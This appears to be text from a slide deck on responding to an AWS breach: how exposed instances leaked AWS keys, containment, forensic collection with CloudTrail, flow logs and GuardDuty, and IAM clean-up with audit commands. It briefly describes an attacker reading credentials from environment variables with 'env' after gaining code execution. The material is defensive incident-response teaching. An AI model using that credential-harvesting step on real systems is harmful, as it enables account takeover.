
Root Account Credentials vs. IAM User Credentials

All AWS accounts have root account credentials. These credentials allow full access to all resources in the account. Because you can't control the privileges of the root account credentials, you should store them in a safe place and instead use AWS Identity and Access Management (IAM) user credentials for day-to-day interaction with AWS.

With IAM, you can securely control access to AWS services and resources for users in your AWS account. For example, if you require administrator-level permissions, you can create an IAM user, grant that user full access, and then use those credentials to interact with AWS. Later, if you need to revoke or modify your permissions, you can delete or modify any policies that are associated with that IAM user.


How the attacker got Root?

- The IP auto-assign exposed two internal instances related to shopping carts Database exposed to Internet.
- These Linux, contained AWS credentials stored in environment variables...




- Given the ability to execute code on a system, it was simple as running the “env” command on Linux to retrieve the current environment variables keys included.

Reality check...




Reality check...




How we managed the chaos

- In order to fight this battle, we asked the Customer to **allow us to export clones of the instances to a different AWS environment** totally managed by us in order to avoid any risk of instances being modified on-the-fly by the attacker.
- Meanwhile, **the Customer blocked all the accounts and pass-reset the ones dedicated to administration.**
- **All the communications transitioned to personal channels.**
- **All unnecessary services were shut forcing the attacker to move to the main services to maintain his persistence.**




Technical problems...

- The official CentOS 7 Release Tag 1801_01 AMIs listed under "Public Images" on the CentOS Wiki: <https://wiki.centos.org/Cloud/AWS> containing the patched kernel for CVE-2017-5715, CVE-2017-5753, and CVE-2017-5754 have the AWS Marketplace Product code attached to them, meaning these instances cannot be copied as illustrated by AWS:



We were forced to analyze the instances live...



<https://bugs.centos.org/view.php?id=14517>

IR procedures in AWS

- As for traditional IR investigations, two of the most informative pieces of evidence to collect from cloud hosts during an incident are disk and memory images.
 - Disk image preservation is important because the disk of a compromised host may contain host specific logs detailing what happened, copies of malware, or other artifacts left by an attacker.
 - Some attackers will alter the code of web applications to insert back doors, or collect sensitive data.
 - Without forensic disk data, it may be impossible to determine what an attacker did after gaining access to the system.
 - Memory analysis is increasingly becoming a critical technique for forensic investigations.
 - Memory analysis can be used to collect malware that may have been deleted from the disk, or never written to the disk in the first place.
 - Memory analysis can be used to collect commands typed into a shell, discover programs hidden by rootkits, and much more.
- The way to collect such data is still related to traditional tools but the procedures are different.

IR procedures in AWS

- In addition, during a potential cloud breach, there are specific data that may aid in an investigation.
- In AWS we can leverage on these additional items:
 - Metadata of an instance will reveal the public and private IP addresses of an instance, the associated security groups and additional details such as the S3 bucket where the snapshots of the instance are stored.
 - Console output may provide debugging messages from crashed services.
 - VPC Flow logs may illustrate where an attack came from, and the destination of exfiltrated data.
 - Finally, logs from CloudTrail and GuardDuty may provide insights into actions performed by IAM users and security alerts generated at host level by the protection service offered by AWS to shield instances from typical attacks.

Findings



Mitigation process...

- Review all valid access keys and their use cases
 - Disable as many keys as you can and wait for 10 days... ,
 - Remove the keys no one has screamed about 😊
 - Review all policies and assigned permissions (start with **FullAccess*)
 - Compare against actual usage in CloudTrail
 - Remove and reduce as many permissions as possible
 - Educate the teams to ensure they are aware of the issue...
-
- From this point on... review regularly



Educated Sys Admin

What's next?


- AWS IAM password policy review (AWS CLI scriptable checks)

1
\$ aws iam get-account-password-policy

2
\$ aws iam generate-credential-report

- Do not commit AWS access keys or credentials
- Keep your security groups minimal
- Enable CloudTrail

```
{  
  "PasswordPolicy": {  
    "RequireUppercaseCharacters": true,  
    "MinimumPasswordLength": 12,  
    "RequireSymbols": true,  
    "RequireNumbers": true,  
    "HardExpiry": false,  
    "RequireLowercaseCharacters": true,  
    "AllowUsersToChangePassword": true,  
    "ExpirePasswords": false  
  }  
}
```



